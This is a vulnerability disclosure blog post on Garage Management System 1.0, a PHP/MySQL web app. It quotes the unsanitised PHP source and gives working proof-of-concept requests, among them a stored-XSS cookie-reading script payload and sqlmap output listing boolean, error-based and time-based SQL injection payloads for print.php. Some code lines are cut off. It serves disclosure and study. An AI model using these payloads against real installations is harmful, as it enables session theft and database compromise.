Cyber World

CVE PROJECT, PENETRATION TESTING, VULNERABILITY ANALYSIS

Vulnerability of Garage Management System 1.0

July 21, 2022 / 14 Comments

About one week ago, author mayurik released **Garage Management System 1.0** on https://sourcecodester.com. The web application has a lot of vulnerabilities, so let's take a look at some of them.

Vendor Homepage: https://www.sourcecodester.com/users/mayurik

Software Link: **https://www.sourcecodester.com/php/15485/ga management-system-using-phpmysql-source-code.html**

Version: 1.0


Test Environment: Ubuntu 22.04 + Apache2

Sample Vulnerability 1:

Vulnerability: Persistent Cross-site Scripting


Component: Parameter "brand_name" in /brand.php

Cause: There is no user input sanitization on parameter "brand_name".




```
<tr>
    <td><?php echo $row['brand_id'] ?></td>
    <td><?php echo $row['brand_name'] ?></td>
    <td><?php  if($row['brand_active']==1)
    {

         $activeBrands = "<label class='label label-success' ><h
         echo $activeBrands;
    }
    else{
        $activeBrands = "<label class='label label-danger'><h4>N
        echo $activeBrands;
    }?></td>
    <td>

        <a href="editbrand.php?id=<?php echo $row['brand_id']?>"


        <a href="php_action/removeBrand.php?id=<?php echo $row['
```

Simple PoC:



```
POST /garage/php_action/editBrand.php?id=1 HTTP/1.1
Host: 192.168.0.70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------347211992436918686322122352080
Content-Length: 528
Origin: http://192.168.0.70
Connection: close
Referer: http://192.168.0.70/garage/editbrand.php?id=1
Cookie: PHPSESSID=loivgt70pleshumlb23fqjl81l
Upgrade-Insecure-Requests: 1

-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="currnt_date"


-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="brandName"

<script>alert(document.cookie)</script>
-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="brandStatus"

1
-----------------------------347211992436918686322122352080
Content-Disposition: form-data; name="create"


-----------------------------347211992436918686322122352080--

```

Screenshot of Exploitation:



192.168.0.70


PHPSESSID=loivgt70pleshumlb23fqjl81l

Sample Vulnerability 2:

Vulnerability: SQL Injection

Component: Parameter “id” in /print.php

Cause: There is no user input sanitization on parameter “id”.




```
  <?php

    $productSql = "SELECT * FROM orders WHERE order_id = '".$_GET['id']."'";
          $productData = $connect->query($productSql);

          $row = $productData->fetch_array();
          $productSql1 = "SELECT * FROM users WHERE user_id= '".$row['user_id']."'";
          $productData1 = $connect->query($productSql1);

          $row1 = $productData1->fetch_array();
```

Simple PoC:

http://hostname:port/garage/print.php?id=1 ’[SQL Query]

Screenshot of Exploitation:




```
[21:58:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one ot
chnique found
[21:58:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right numb
s. Automatically extending the range for current UNION query injection technique test
[21:58:20] [INFO] target URL appears to have 7 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N]
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'?
[21:59:05] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--
[21:59:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[21:59:06] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 319 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2784=2784 AND 'vobX'='vobX

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x717a786b71,(SELECT (ELT(9710=9710,1))),0x71717a7871),9710) AND 'legG'='leg

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3099 FROM (SELECT(SLEEP(5)))skHW) AND 'UTCU'='UTCU
---
[21:59:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.6
[21:59:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.70'

[*] ending @ 21:59:11 /2022-07-20/
```

Sample Vulnerability 3:

Vulnerability: Persistent Cross-site Scripting

Component: Parameter “name” in /client.php

Cause: There is no user input sanitization on parameter “name”.



```
        <tr>
            <td><?php echo$no; ?></td>
            <td><?php echo $row['name'] ?></td>
            <td><?php echo $row['gender'] ?></td>
              <td><?php echo $row['mob_no'] ?></td>
            <td><?php echo $row['reffering'] ?></td>
            <td><?php echo $row['address'] ?></td>

            <td>

                <a href="editclient.php?id=<?php echo $row['id']?>"><b


                <a href="php_action/removeclient.php?id=<?php echo $rc


                </td>
        </tr>

    </tbody>
```

Simple PoC:

Screenshot of Exploitation:

Sample Vulnerability 4:

Vulnerability: Bad Access Control

Component: Parameter “brand_name” in /brand.php

Cause: /print.php does not verify authentication and authorization.

Simple PoC:

Access http://hostname:port/print.php?id=2

Screenshot of Exploitation:

Post Views: 2,659

By russell.adler

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AUTHOR

Offensive Security Professional, Penetration Tester, Red Teamer

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
VIDEO



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